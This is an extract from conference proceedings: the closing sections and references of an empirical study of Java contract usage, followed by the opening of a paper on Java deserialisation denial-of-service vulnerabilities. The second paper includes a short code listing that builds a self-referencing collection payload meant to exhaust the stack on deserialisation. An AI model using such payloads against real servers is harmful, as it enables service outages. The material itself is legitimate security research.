Another relevant work is that of Estler *et al.* who examined contract usage in practice [53]. Their empirical study looked at a suite of projects written in Eiffel, C# and Java across 7700 revisions and totalling 260MLOC. For the C# and Java projects, the contract languages employed were (respectively) Microsoft Code Contracts [14] and JML [75]. Contrasting with our work, they only considered projects which actually used contracts in a meaningful way (roughly speaking, around 5% of methods had to have some kind of specification to be included). As such, the occurrence of contracts was much higher and, on average, the proportion of methods with contracts was around 40%. Regarding usage patterns, they found no strong preference for the kind of contract used (i.e. pre-/post-condition, class invariant, etc). However, they did find that preconditions, when used, tended to be larger. This contrasts with our observations that preconditions were, by far, the more frequent (recall Table 5). This difference may be explained in two ways: firstly, the contract constructs we analysed tend to favour preconditions (recall Figure 1); secondly, there was a considerable difference in the nature of projects considered, as Estler *et al.* specifically selected projects with significant contract usage. Indeed, they comment that *"In the majority of projects in our study, developers devoted a considerable part of their programming effort to writing specifications"*. Another relevant aspect of their work was an attempt to examine how contracts evolve over time and, consistent with our findings, concluded that *"the fraction of routines and classes with some specification is quite stable over time"*. They also considered a concept of "strength" similar to ours by counting the number of clauses in a contract. Again, they observed that the average strength of a contract was relatively stable over time. Finally, they also compared implementation code against contracts and, as perhaps expected, found that a method's implementation changes much more frequently that its contract. These latter findings complemented their earlier work where they identified a general trend for contracts [54]. Specifically, that they tend to change frequently in the early phases of a project, before stabilising.

Schiller *et al.* examined the use of Code Contracts across a corpus of 90 C# programs listed on Ohloh comprising around 3.5MLOC, with the goal of providing guidance for the design of contract languages [94]. Their approach was multi-pronged. Of particular relevance here is their use of an automatic analysis to categorise contract properties (i.e. clauses). Their focus was on whether contracts were checking common or simple properties (e.g. `null` checks) or richer application-specific properties and, unfortunately, found that by far the majority of contracts (around 73%) focused on `null` checks. Their conclusion was that writing nullness contracts may be consuming developer's limited time and "crowding out" other (more interesting) application-specific contracts. Their results also provide another data point on the question of pre-conditions versus post-conditions. Specifically, consistent with our findings, they observed a clear bias towards developers writing pre-conditions over post-conditions (68% vs 26%, with the rest being class invariants). Schiller *et al.* also employed a dynamic invariant synthesis tool (Daikon [52]) to infer contracts and then compared them with what the programmer wrote. They found that the tool inferred more post-conditions than pre-conditions, and concluded that *"the strong developer bias towards preconditions ... cannot be attributed to an absence of potential postconditions"*.

An earlier study on the use of contracts was conducted by Chalin [34]. His corpus consisted of 85 Eiffel projects totalling 7.9MLOC, including many freely available and open-source projects as well as a large number of proprietary projects. The study counted the lines of code used for contract elements, and categorised them according to use (e.g. pre-/post-condition, class/loop invariant, inline assertion, etc). Categorisation was simpler than in our case, since Eiffel provides explicit keywords signalling usage (e.g. `requires` for pre-condition, `ensures` for post-condition, etc). The experiment found that, roughly speaking, around 5% of measured lines were for contract elements. Of these, slightly more pre-conditions (50%) were observed than post-conditions (40%), with relatively few class invariants (7.1%). Compared with our findings and that of Schiller *et al.*, this shows a larger proportion of post-conditions and is more consistent with the findings of Estler *et al.* Chalin also found that only 35% of contract elements were `null` checks and, perhaps more surprisingly, that only 3% were for inline assertions. The latter suggests programmers find writing contracts more beneficial than checking internal invariants, perhaps because they aid interaction with others (e.g. via APIs).

Arnout and Meyer investigated the implicit contracts found in languages without linguistic support for them [16]. Their basic assumption was that, despite language limitations, programmers will still encode contracts using whatever means they have available and they refer to this as the *Closet Contract Conjecture*. This includes using exceptions to check pre- and post-conditions, but also includes mechanisms (i.e. encapsulation) for maintaining invariants over state. Their approach was to manually investigate a small number of classes from the .NET standard library (`ArrayList`, `Stack`, `Queue` and some related interfaces). Most importantly, from the perspective of this paper, they found strong evidence that exceptions were used to enforce contracts.

The work of Shrestha and Rutherford provides useful insight into the benefits of contracts with runtime assertion checking [95]. For a small set of Java classes, they measured the effectiveness of JML contracts in finding faults injected using mutation analysis, and observed a significant improvement over the null oracle (i.e. the underlying runtime system).

6.2 Contract Languages

There have been numerous attempts to add contracts to existing languages, such as Java, C# and C. Early examples include that of App [92] and Turing [67], and we now examine the more widely-used systems in detail.

Eiffel is perhaps the most influential and widely used language to support contracts [79]. Through this, Meyer promoted the idea of "Design by Contract" as a lightweight alternative to formal specification [80]. Numerous studies (some discussed above) have explored the use of contracts in Eiffel. For example, to automatically repair programs [86], to investigate strong specifications [88], to model programs in other programming languages [16] and much more.

The **Java Modelling Language** (JML) was an attempt to extend the Java language with a standard notation for expressing contracts [35, 36, 75]. The intention was that contracts in JML could be statically verified using ESC/Java [57]. Although ESC/Java was demonstrated on several real-world examples (e.g. for checking specifications for an electronic purse implementation [33]), the tool suffered many problems in practice. To help, JML also supported runtime assertion checking [38, 30, 75, 36]. Finally, work on JML continues through the OpenJML initiative [41, 93, 40]

The **Spec#** system followed ESC/Java, included a number of linguistic improvements over JML, and employed the Z3 automated theorem prover (as opposed to Simplify) [44]. Both of these meant it is capable of verifying a much wider range of programs than ESC/Java. Whilst the Spec# project has wrapped up, the authors did provide some reflections on their experiences [18]. Of particular relevance here is the following comment: *"There is a spectrum of possibilities for checking Spec# contracts. One extreme would be to verify all of them statically, another extreme would be to check them all dynamically. Either is impractically expensive."*. Here, they argued that the "runtime overhead is prohibitive" when using runtime checking.

6.3 Contracts in Component Composition and Evolution

In the context of component-based software engineering, contracts are used with a more general meaning and also include aspects such as API compatibility, quality of service attributes and more [24]. Several component frameworks have been proposed which use such contractual specifications, including Fractal [29], SOFA [87] and Treaty [47]. Dietrich and Stewart [49] looked into extracting formal contracts from Eclipse extension point documentations and found that by formalising them, they could find violations of social coding etiquette (Eclipse house rules [59]). Empirical studies on component and library evolution indicate significant potential for contract-breaking changes leading to compatibility problems [91, 48, 21, 49].

7 Conclusion

We have studied the use of contracts in a large set of widely-used, real-world Java programs. Although we found contracts being used, there is no evidence of their widespread application. If the *Closet Contract Conjecture* of Arnout and Meyer holds, then the contracts referred to are hidden deeper, where we couldn't find them. We also found no evidence that the adoption of contracts is increasing. However, when projects do use contracts, they continue to do so and expand the use of contracts as they grow and evolve, presumably because contracts are seen as beneficial. We did also find cases of incorrect use, that is, where the use of contracts does not guarantee safe substitution, neither in the context of evolution nor in the context of inheritance.

We do not have any ultimate answer as to the reasons for these findings, and can merely offer some possible explanations. Aspects that we think are of importance here include: the fragmentation of technologies and the lack of standardisation; the actual and perceived

performance overhead of enforcing contracts; the lack of tooling; and, the widespread use of testing that has a similar purpose. In summary, all of this impacts on the (actual and perceived) return on investment from using contracts. A more detailed study to explore the reasons behind our findings is an interesting and important area of future research.

Finally, an interesting question is how our results can be actioned. For **researchers** the novel insights gained into the kinds of contracts used in practice facilitates the development of new tooling. We have demonstrated, for example, that it is not difficult to extract rich semantic information regarding contracts from real-world programs. Likewise, this paper and the associated artifact (data and scripts) help to address the limited data available on real-world systems for comparison purposes. For **practitioners** the study has revealed a significant amount of technology fragmentation that hampers progress. As such, practitioners would ideally work towards better standards (e.g. for contract APIs / annotations), and create tools for processing contracts (as illustrated in this paper).

Acknowledgements. We would like the thank the anonymous readers for their helpful comments on this paper.

References

1 Apache commons lang. Accessed 12 August 2016. URL: `https://commons.apache.org`.
2 C4J - DBC for Java. Accessed 12 August 2016. URL: `https://sourceforge.net/projects/c4j/`.
3 chex4j. Accessed 12 August 2016. URL: `https://sourceforge.net/projects/chex4j/`.
4 cofoja. Accessed 12 August 2016. URL: `https://github.com/nhatminhle/cofoja`.
5 Design by contract. Accessed 12 August 2016. URL: `http://c2.com/cgi/wiki?DesignByContract`.
6 Google core libraries for java 6+. Accessed 12 August 2016. URL: `https://github.com/google/guava`.
7 Hamcrest. Accessed 12 August 2016. URL: `http://hamcrest.org/`.
8 Hibernate validator. Accessed 12 August 2016. URL: `http://hibernate.org/validator/`.
9 Java parser. Accessed 12 August 2016. URL: `http://javaparser.org/`.
10 javadbc. Accessed 12 August 2016. URL: `https://www.openhub.net/p/javadbc`.
11 Oval - object validation framework for java. Accessed 12 August 2016. URL: `http://oval.sourceforge.net/`.
12 Spring framework. Accessed 12 August 2016. URL: `http://spring.io/`.
13 Valid4j. Accessed 12 August 2016. URL: `http://www.valid4j.org/`.
14 Code contracts, 2008. URL: `https://www.microsoft.com/en-us/research/project/code-contracts/`.
15 Wladimir Araujo, Lionel C. Briand, and Yvan Labiche. On the effectiveness of contracts as test oracles in the detection and diagnosis of functional faults in concurrent object-oriented software. *IEEE Transactions on Software Engineering*, 40(10):971–992, 2014.
16 Karine Arnout and Bertrand Meyer. Finding implicit contracts in.NET components. In *Proceedings of the Formal Methods for Components and Objects (FMCO)*, volume 2852 of *LNCS*, pages 285–318. Springer-Verlag, 2002.
17 J. Barnes. *High Integrity Ada: The SPARK Approach*. Addison Wesley Longman, Inc., 1997.
18 M. Barnett, M. Fähndrich, K. R. M. Leino, P. Müller, W. Schulte, and H. Venter. Specification and verification: the Spec# experience. *Communications of the ACM*, 54(6):81–91, 2011.

19 Mike Barnett, Robert De ine, Manuel Fähndrich, K. Rustan M. Leino, and Wolfram Schulte. Verification of object-oriented programs with invariants. *Journal of Object Technology*, 3(6):27–56, 2004.

20 Detlef Bartetzko, Clemens Fischer, Michael Möller, and Heike Wehrheim. Jass—Java with assertions. *Electronic Notes in Theoretical Computer Science*, 55(2):103–117, 2001.

21 Jaroslav Bauml and Premek Brada. Automated Versioning in OSGi: a Mechanism for Component Software Consistency Guarantee. In *Proceedings of the Conference on Software Engineering and Advanced Applications (SEAA)*, pages 428–435, 2009.

22 Emmanual Bernard. Jsr 349: Bean validation 1.1, 2013. URL: `http://beanvalidation.org/1.1/`.

23 Emmanuel Bernard and Steve Peterson. Jsr 303: Bean validation, 2009. URL: `http://beanvalidation.org/1.0/`.

24 Antoine Beugnard, Jean-Marc Jézéquel, Noël Plouzeau, and Damien Watkins. Making Components Contract Aware. *Computer*, 32(7):38–45, 1999.

25 Stephen M Blackburn, Robin Garner, Chris Hoffmann, Asjad M Khang, Kathryn S McKinley, Rotem Bentzur, Amer Diwan, Daniel Feinberg, Daniel Frampton, Samuel Z Guyer, et al. The DaCapo benchmarks: Java benchmarking development and analysis. In *Proceedings of the ACM conference on Object-Oriented Programming, Systems, Languages and Applications (OOPSLA)*, number 10, pages 169–190. ACM, 2006.

26 Joshua Bloch. *Effective Java*. Pearson Education, 2008.

27 J. Bowen and M. Hinchey. Ten commandments of Formal Methods ... ten years later. *IEEE Computer*, 39(1):40–48, 2006.

28 Carl Brandon and Peter Chapin. A SPARK/Ada CubeSat control program. In *Proceedings of the Conference on Reliable Software Technologies (RST)*, pages 51–64, 2013.

29 Eric Bruneton, Thierry Coupaye, Matthieu Leclercq, Vivien Quéma, and Jean Stefani. The fractal component model and its support in Java. *Software: Practice and Experience*, 36:1257–1284, 2006.

30 Lilian Burdy, Yoonsik Cheon, David R. Cok, Michael D. Ernst, Joseph Kiniry, Gary T. Leavens, K. Rustan M. Leino, and Erik Poll. An overview of JML tools and applications. *Electronic Notes in Computer Science*, 80:75–91, 2003.

31 Casey Casalnuovo, Premkumar T. Devanbu, Vladimir Filkov, and Baishakhi Ray. Replication of assert use in github projects. Technical report, 2015.

32 Casey Casalnuovo, Premkumar T. Devanbu, Abilio Oliveira, Vladimir Filkov, and Baishakhi Ray. Assert use in github projects. In *Proceedings of the International Conference of Software Engineering (ICSE)*, pages 755–766. IEEE Computer Society Press, 2015.

33 Néstor Cataño and Marieke Huisman. Formal specification and static checking of Gemplus' electronic purse using ESC/Java. In *Proceedings of the Symposium on Formal Methods Europe (FME)*, volume 2391 of *LNCS*, pages 272–289. Springer-Verlag, 2002.

34 Patrice Chalin. Are practitioners writing contracts? In *Rigorous Development of Complex Fault-Tolerant Systems [FP6 IST-511599 RODIN project]*, pages 100–113, 2006.

35 Patrice Chalin, Joseph R. Kiniry, Gary T. Leavens, and Erik Poll. Beyond assertions: Advanced specification and verification with JML and ESC/Java2. In *Symposium on Formal Methods for Components and Objects (FMCO)*, pages 342–363, 2005.

36 Patrice Chalin and Frédéric Rioux. JML runtime assertion checking: Improved error reporting and efficiency using strong validity. In *Proceedings of the Symposium on Formal Methods (FM)*, volume 5014 of *LNCS*, pages 246–261. Springer-Verlag, 2008.

37 Roderick Chapman and Florian Schanda. Are we there yet? 20 years of industrial theorem proving with SPARK. In *Proceedings of the Conference on Interactive Theorem Proving (ITP)*, pages 17–26, 2014.

38 Y. Cheon and G. T. Leavens. A simple and practical approach to unit testing: The JML and JUnit way. In *Proceedings of the European Confereince on Object-Oriented Programming (ECOOP)*, pages 231–255, 2002.

39 L. A. Clarke and D. S. Rosenblum. A historical perspective on runtime assertion checking in software development. *ACM Software Engineering Notes*, 31(3):25–37, 2006.

40 David R. Cok. OpenJML: JML for Java 7 by extending OpenJDK. In *Proceedings of the NASA Formal Methods Symposium (NFM)*, volume 6617 of *LNCS*, pages 472–479. Springer-Verlag, 2011.

41 David R. Cok. OpenJML: Software verification for Java 7 using JML, OpenJDK, and eclipse. In *Proceedings of the Workshop on Formal Integrated Development Environment (F-IDE)*, volume 149, pages 79–92, 2014.

42 David R. Cok and Joseph Kiniry. ESC/Java2: Uniting ESC/Java and JML. In *Proceedings of the Conference on Construction and Analysis of Safe, Secure, and Interoperable Smart Devices (CASSIS)*, volume 3362 of *LNCS*, pages 108–128. Springer-Verlag, 2005.

43 P. Cuoq, F. Kirchner, N. Kosmatov, V. Prevosto, J. Signoles, and B. Yakobowski. Frama-C: A Software Analysis Perspective. In *Proceedings of the Conference on Software Engineering and Formal Methods (SEFM)*, pages 233–247. 2012.

44 Leonardo de Moura and Nikolaj Bjørner. Z3: An efficient SMT solver. In *Proceedings of the conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS)*, pages 337–340, 2008.

45 David L. Detlefs, K. Rustan M. Leino, Greg Nelson, and James B. Saxe. Extended static checking. SRC Research Report 159, Compaq Systems Research Center, 1998.

46 L. Peter Deutsch. *An interactive program verifier*. Ph.D., 1973.

47 Jens Dietrich and Graham Jenson. Components, contracts and vocabularies-making dynamic component assemblies more predictable. *Journal of Object Technology*, 8(7):131–148, 2009.

48 Jens Dietrich, Kamil Jezek, and Premek Brada. Broken promises: An empirical study into evolution problems in Java programs caused by library upgrades. In *Proceedings of the Conference on Software Maintenance, Reengineering and Reverse Engineering (CSMR-WCRE)*, pages 64–73. IEEE Computer Society Press, 2014.

49 Jens Dietrich and Lucia Stewart. Component contracts in Eclipse - A case study. In *Proceedings of the Symposium on Component-Based Software Engineering (CBSE)*, volume 6092, pages 150–165, 2010.

50 C. Dross, P. Efstathopoulos, D. Lesens, D. Mentre, and Y. Moy. Rail, space, security: Three case studies for SPARK 2014. In *Proceedings of the Embedded Real Time Software And Systems (ERTS)*, 2014.

51 Oliver Enseling. icontract: Design by contract in Java. Accessed 12 August 2016. URL: `http://www.javaworld.com/article/2074956/learn-java/icontract--design-by-contract-in-java.html`.

52 Michael D. Ernst, Jeff H. Perkins, Philip J. Guo, Stephen McCamant, Carlos Pacheco, Matthew S. Tschantz, and Chen Xiao. The Daikon system for dynamic detection of likely invariants. *Science of Computer Programming*, 69(1-3):35–45, 2007.

53 H.-Christian Estler, Carlo A. Furia, Martin Nordio, Marco Piccioni, and Bertrand Meyer. Contracts in practice. In *Proceedings of the Symposium on Formal Methods (FM)*, volume 8442 of *LNCS*, pages 230–246. Springer-Verlag, 2014.

54 H.-Christian Estler, Marco Piccioni, Carlo A. Furia, Martin Nordio, and Bertrand Meyer. How specifications change and why you should care. *Computing Research Repository (CoRR)*, abs/1211.4775, 2012.

55 Manuel Fähndrich, Michael Barnett, and Francesco Logozzo. Embedded contract languages. In *Proceedings of the Symposium on Applied Computing (SAC)*, pages 2103–2110. ACM, 2010.

56 J. Filliâtre and A. Paskevich. Why3 — where programs meet provers. In *Proceedings of the European Symposium on Programming (ESOP)*, pages 125–128, 2013.

57 C. Flanagan, K. Leino, M. Lillibridge, G. Nelson, J. B. Saxe, and R. Stata. Extended static checking for Java. In *Proceedings of the ACM conference on Programming Language Design and Implementation (PLDI)*, pages 234–245, 2002.

58 R. W. Floyd. Assigning meaning to programs. In *Proceedings of Symposia in Applied Mathematics*, volume 19, pages 19–31. American Mathematical Society, 1967.

59 Erich Gamma and Kent Beck. *Contributing to Eclipse: principles, patterns, and plug-ins*. Addison-Wesley Professional, 2004.

60 Olga Goloshchapova and Markus Lumpe. On the application of inequality indices in comparative software analysis. In *Proceedings of the Australasian Software Engineering Conference (ASWEC)*, pages 117–126. IEEE, 2013.

61 D. I. Good. Mechanical proofs about computer programs. In *Mathematical logic and programming languages*, pages 55–75, 1985.

62 Alwyn E. Goodloe, César Muñoz, Florent Kirchner, and Loïc Correnson. Verification of numerical programs: From real numbers to floating point numbers. In *Proceedings of the NASA Formal Methods Symposium (NFM)*, pages 441–446, 2013.

63 C. A. R. Hoare. Assertions: A personal perspective. *IEEE Annals of the History of Computing*, 25(2):14–25, 2003.

64 C.A.R. Hoare. The verifying compiler: A grand challenge for computing research. *Journal of the ACM*, 50(1):63–69, 2003.

65 Charles Antony Richard Hoare. An axiomatic basis for computer programming. *Communications of the ACM*, 12(10):576–580, 1969.

66 Ashlie B. Hocking, John C. Knight, M. Anthony Aiello, and Shinichi Shiraishi. Arguing software compliance with ISO 26262. In *Proceedings of the Symposium on Software Reliability Engineering (ISSRE)*, pages 226–231. IEEE Computer Society, 2014.

67 Richard C. Holt, Philip A. Matthews, J. Alan Rosselet, and James R. Cordy. *The Turing Programming Language. Design and Definition*. Prentice Hall, 1988.

68 B. Jacobs, J. Smans, P. Philippaerts, F. Vogels, W. Penninckx, and F. Piessens. Verifast: A powerful, sound, predictable, fast verifier for C and Java. In *Proceedings of the NASA Formal Methods Symposium (NFM)*, pages 41–55, 2011.

69 B. Jacobs, J. Smans, and F. Piessens. A quick tour of the verifast program verifier. In *Proceedings of the Asian Symposium on Programming Languages and Systems (APLAS)*, pages 304–311, 2010.

70 T. J. Jennings and B. A. Carré. A subset of Ada for formal verification (SPARK). *Ada User*, 9(Supplement):121–126, 1989.

71 Murat Karaorman, Urs Hölzle, and John Bruno. jContractor: A reflective Java library to support design by contract. In *Proc. REFLECTION*, pages 175–196, 1999.

72 Gregor Kiczales, John Lamping, Anurag Mendhekar, Chris Maeda, Cristina Lopes, Jean-Marc Loingtier, and John Irwin. Aspect-oriented programming. In *Proceedings of the European Confereince on Object-Oriented Programming (ECOOP)*, pages 220–242, 1997.

73 Michael Kimberlin. Reducing boilerplate code with project lombok. URL: `http://jnb.ociweb.com/jnb/jnbJan2010.html`.

74 S. King. *A Program Verifier*. PhD thesis, Carnegie-Mellon University, 1969.

75 G. T. Leavens, Y. Cheon, C. Clifton, C. Ruby, and D. R. Cok. How the design of JML accommodates both runtime assertion checking and formal verification. *Science of Computer Programming*, 55(1-3):185–208, March 2005.

76 K. Rustan M. Leino. Dafny: An automatic program verifier for functional correctness. In *Proceedings of the Conference on Logic for Programming, Artificial Intelligence, and Reasoning (LPAR)*, volume 6355 of *LNCS*, pages 348–370. Springer-Verlag, 2010.

77 K. Rustan M. Leino. Developing verified programs with Dafny. In *Proceedings of the Conference on Verified Software: Theories, Tools, Experiments (VSTTE)*, volume 7152 of *LNCS*, pages 82–82. Springer-Verlag, 2012.

78 D. Luckham, SM German, F. von Henke, R. Karp, P. Milne, D. Oppen, W. Polak, and W. Scherlis. Stanford Pascal Verifier user manual. Technical Report CS-TR-79-731, Stanford University, Department of Computer Science, 1979.

79 B. Meyer. Eiffel: A language and environment for software engineering. *Journal of Systems and Software*, 8(3):199–246, 1988.

80 B. Meyer. Applying 'design by contract'. *Computer*, 25(10):40–51, 1992.

81 Emerson Murphy-Hill and Dan Grossman. How programming languages will co-evolve with software engineering: a bright decade ahead. In *Proceedings of the on Future of Software Engineering (FOSE)*. ACM, 2014.

82 Peter Naur. Proof of algorithms by general snapshots. *BIT Numerical Mathematics*, 6, 1966.

83 Matthew M Papi, Mahmood Ali, Telmo Luis Correa Jr, Jeff H Perkins, and Michael D Ernst. Practical pluggable types for Java. In *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, pages 201–212, 2008.

84 D. J. Pearce and L. Groves. Whiley: a platform for research in software verification. In *Proceedings of the Conference on Software Language Engineering (SLE)*, pages 238–248, 2013.

85 D. J. Pearce and L. Groves. Designing a verifying compiler: Lessons learned from developing whiley. *Science of Computer Programming*, 113(2):191–220, 2015.

86 Yu Pei, Carlo A. Furia, Martin Nordio, Yi Wei, Bertrand Meyer, and Andreas Zeller. Automated fixing of programs with contracts. *IEEE Transactions on Software Engineering*, 40(5):427–449, 2014.

87 Frantisek Plasil and Stanislav Visnovsky. Behavior protocols for software components. *IEEE transactions on Software Engineering*, 28(11):1056–1076, 2002.

88 N. Polikarpova, C. Furia, Y. Pei, Y. Wei, and B. Meyer. What good are strong specifications? In *Proceedings of the International Conference of Software Engineering (ICSE)*, pages 262–271, 2013.

89 Tom Preston-Werner. Semantic versioning 2.0.0. Accessed 12 August 2016. URL: `http://semver.org/`.

90 William Pugh. Jsr305: Annotations for software defect detection, 2013. URL: `https://jcp.org/en/jsr/detail?id=305`.

91 S. Raemaekers, A. van Deursen, and J. Visser. Semantic versioning versus breaking changes: A study of the Maven repository. In *Proceedings of the Working Conference on Source Code Analysis & Manipulation*, pages 215–224. IEEE Computer Society Press, 2014.

92 David S. Rosenblum. A practical approach to programming with assertions. *IEEE Transactions on Software Engineering*, 21(1):19–31, 1995.

93 José Sánchez and Gary T. Leavens. Static verification of PtolemyRely programs using OpenJML. In *Proceedings of the Workshop on Foundations of Aspect-Oriented Languages (FOAL)*, pages 13–18. ACM Press, 2014.

94 Todd W. Schiller, Kellen Donohue, Forrest Coward, and Michael D. Ernst. Case studies and tools for contract specifications. In *Proceedings of the International Conference of Software Engineering (ICSE)*, pages 596–607, 2014.

95 Kavir Shrestha and Matthew J. Rutherford. An empirical evaluation of assertions as oracles. In *ICST*, pages 110–119. IEEE Computer Society Press, 2011.

96 Clemens Szyperski. *Component Software, Second Edition.* ACM Press, Addison-Wesley, 2002.

97 Ewan Tempero, Craig Anslow, Jens Dietrich, Ted Han, Jing Li, Markus Lumpe, Hayden Melton, and James Noble. The Qualitas Corpus: A curated collection of Java code for empirical studies. In *Asia Pacific Software Engineering Conference (APSEC)*, pages 336–345. IEEE, 2010.

98 The OSGi Alliance. OSGi service platform, 2012. Release 4.3.

99 Jeffrey M. Voas and Keith W. Miller. Putting assertions in their place. In *Proceedings of the Symposium on Software Reliability Engineering (ISSRE)*, pages 152–157, 1994.

Evil Pickles: DoS Attacks Based on Object-Graph Engineering*

Jens Dietrich[1], Kamil Jezek[2], Shawn Rasheed[3], Amjed Tahir[4], and Alex Potanin[5]

1 **School of Engineering and Advanced Technology, Massey University**
Palmerston North, New Zealand
j.b.dietrich@massey.ac.nz

2 **NTIS – New Technologies for the Information Society**
Faculty of Applied Sciences, University of West Bohemia
Pilsen, Czech Republic
kjezek@kiv.zcu.cz

3 **School of Engineering and Advanced Technology, Massey University**
Palmerston North, New Zealand
s.rasheed@massey.ac.nz

4 **School of Engineering and Advanced Technology, Massey University**
Palmerston North, New Zealand
a.tahir@massey.ac.nz

5 **School of Engineering and Computer Science**
Victoria University of Wellington, Wellington, New Zealand
alex@ecs.vuw.ac.nz

Abstract


In recent years, multiple vulnerabilities exploiting the serialisation APIs of various programming languages, including Java, have been discovered. These vulnerabilities can be used to devise injection attacks, exploiting the presence of dynamic programming language features like reflection or dynamic proxies. In this paper, we investigate a new type of serialisation-related vulnerabilities for Java that exploit the topology of object graphs constructed from classes of the standard library in a way that deserialisation leads to resource exhaustion, facilitating denial of service attacks. We analyse three such vulnerabilities that can be exploited to exhaust stack memory, heap memory and CPU time. We discuss the language and library design features that enable these vulnerabilities, and investigate whether these vulnerabilities can be ported to C#, JavaScript and Ruby. We present two case studies that demonstrate how the vulnerabilities can be used in attacks on two widely used servers, Jenkins deployed on Tomcat and JBoss. Finally, we propose a mitigation strategy based on contract injection.

1998 ACM Subject Classification D.2.2 Design Tools and Techniques, D.2.4 Software/Program Verification, D.3.3 Language Constructs and Features, D.3.4 Processors, D.4.6 Security and Protection, E.2 Data Storage Representations

Keywords and phrases serialisation, denial of service, degradation of service, Java, C#, JavaScript, Ruby, vulnerabilities, library design, collection libraries

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.10

* This project was supported by a gift from Oracle Labs Australia to the first author and by the Ministry of Education, Youth and Sports of the Czech Republic under the project PUNTIS (LO1506) under the program NPU I.



31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 10; pp. 10:1–10:32

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.13`

1 Introduction

The Java platform was created with built-in features to address the security problems resulting from the execution of downloaded code. The security of the Java platform has been frequently challenged - currently there are 475 registered vulnerabilities for Oracle's Java Runtime Environment, of which 37 were reported in 2016 [24].

A recent cluster of Java vulnerabilities exploit weaknesses in the serialisation API [8]. Serialisation is a core feature supported by most modern programming languages, it is used to write (serialise, marshal, encode, pickle, dump) an object graph to a stream using some binary or text-based format. Serialisation is accompanied by a matching feature to read (deserialise, unmarshal, decode, unpickle, parse) an object graph from a stream. Typical applications of serialisation include object persistency, remoting and deep cloning. In Java, serialisation is the foundation of several important platform features and protocols, including Remote Method Invocation (RMI), Common Object Request Broker Architecture (CORBA), Java Management Extensions (JMX) and Java Messaging Service (JMS).

A basic weakness of object deserialisation is that the process is not just a side effect-free recovery of state; instead, sometimes methods are invoked to compute state. For instance, when a hash map is read from a stream, its internal structure is computed by invoking `hashCode()` on its (deserialised) elements. Similarly, a sorted container like `PriorityQueue` will compute the order of its elements by invoking `compareTo`. Such behaviours are referred to as *trampolines*. A number of serialisation-based attacks have been reported recently. These attacks are based on the idea to craft a call chain ("*gadget*") starting from a trampoline and terminating in calls to `Runtime.exec()`, therefore enabling injection attacks. The original attack [22] worked under the assumption that the popular Apache Commons Collection library is present in the classpath of the system under attack, and exploited some of its dynamic features. There are some simple counter-measures that can be used to prevent this, in particular restricting the types of the object to be deserialised. There is now a proposal to standardise those counter-measures [55].

While injection attacks usually rely on some dynamic language features such as reflection or dynamic proxies that can be relatively easily sand-boxed, there is another kind of vulnerability that requires a different approach. A pivotal vulnerability in this space is *billion laughs* [13]. It uses a small crafted XML document with multiple cross-referencing entities. Entity expansion by the parser (such as *libxml2*) is very expensive in terms of both memory and CPU consumption and this can be exploited by attackers to trigger a Denial of Service (DoS) attack. XML expansion results in large strings consisting of "lol" tokens, hence the name "billion laughs". This is also related to *algorithmic complexity vulnerabilities* [20] which aim at manipulating a system in a way so that the average-case performance of data structures deteriorates to worst-case. An example is an attack on web caches that use hashed data structures by submitting a large number of different web sites that all have the same hash code, therefore causing hash collision and O(n) (instead of O(1)) lookup complexity.

In this paper, we analyse a new category of vulnerabilities that are closely related to algorithmic complexity vulnerabilities. These vulnerabilities take advantage of the serialisation features of a programming language, and rely on a certain implementation of common data structures in standard libraries. The vulnerabilities can be used for DoS attacks by causing resource exhaustion. The targeted resources are *runtime* (CPU), *stack* and *heap memory*.

We make the following contributions in this paper:

1. We present three Java vulnerabilities that lead to resource exhaustion during deserialisation. One of these vulnerabilities has been reported before, the remaining two vulnerabilities have been found as part of this study.
2. We analyse the resource consumption caused when a payload that contains these vulnerabilities is being processed.
3. We identify features in programming languages, runtimes and libraries that enable these vulnerabilities, and discuss how these features can be restricted.
4. We demonstrate how the vulnerabilities can be used to launch a DoS attack against two popular real-world servers, *Jenkins/Tomcat* and *JBoss*.
5. We investigate the portability of the Java vulnerabilities to some other mainstream languages: C#, Ruby and JavaScript. We find that some vulnerabilities can be ported to C# and Ruby.

We will also present a mitigation strategy based on thread-based sandboxing and instrumentation of code with contracts for vulnerability detection and prevention. We assess the overhead imposed by these contracts, using the DaCapo benchmark.

We would like to point out that none of the vulnerabilities discussed here is an issue of a particular programming language in the sense that it is not the direct result of the syntax and semantics of a language. Instead, these vulnerabilities are the result of certain choices that were made when the standard library of a language was designed and implemented. But from a software engineering point of view, they become language vulnerabilities as a language cannot be used productively without its standard library.

2 The Java Vulnerabilities

In this section we discuss several vulnerabilities for the Java platform. We confirmed the functionality of these vulnerabilities with experiments using Oracle's Java(TM) SE Runtime Environment 1.8.0_101. The SerialDOS vulnerability discussed in subsection 2.3 was reported (but not fully analysed) independently in 2015, the other vulnerabilities discussed in this section were discovered and reported by the authors.

We present the vulnerabilities using scripts that produce the respective payloads (i.e., the objects to be deserialised). Serialisation and deserialisation are asymmetric in the sense that the resource exhaustion only occurs during the deserialisation. The reason is the order in which methods computing object state are invoked. We will discuss this in more detail using a concrete vulnerability in Section 2.2. But we note that malicious streams could even been crafted without creating the respective object graph in the host language first.

2.1 Terminology

We start this section by defining some concepts used throughout the paper. In object-oriented languages, objects form a directed *object graph* where the objects are represented by vertices, and references to other objects are represented by edges. In Java-like languages, *object1* references *object2* if *object2* is the value of a field of *object1*. In some cases, we will consider logical references instead of physical references to abstract from internal data structures used to organise references. For instance, the Java class `java.util.HashSet` uses an internal map to reference its elements. In this case we will condense the object graph and assume that there is a direct edge from the set to its elements. This has the effect that in some cases we may under-approximate the size of the object graph.

```
1 HashMap map = new HashMap();
2 List list = new ArrayList();
3 map.put(list,"");
4 list.add(list);
5 return map;
```

Listing 1 Turtles all the way down payload construction.

Given an object graph, we are particularly interested in subgraphs formed by objects of some type T, and these objects have more than one predecessor and successors of type T. We refer to these structures as *many-to-many (m2m) patterns*. Common collection types in Java form such m2m patterns as for instance lists can be elements of multiple other lists.

We also consider *child-recursive methods*, defined as follows: a method m is called child-recursive iff the invocation with a receiver object obj, $obj.m(..)$ triggers the invocation of $c.m(..)$ for some successors c of obj in the object graph.

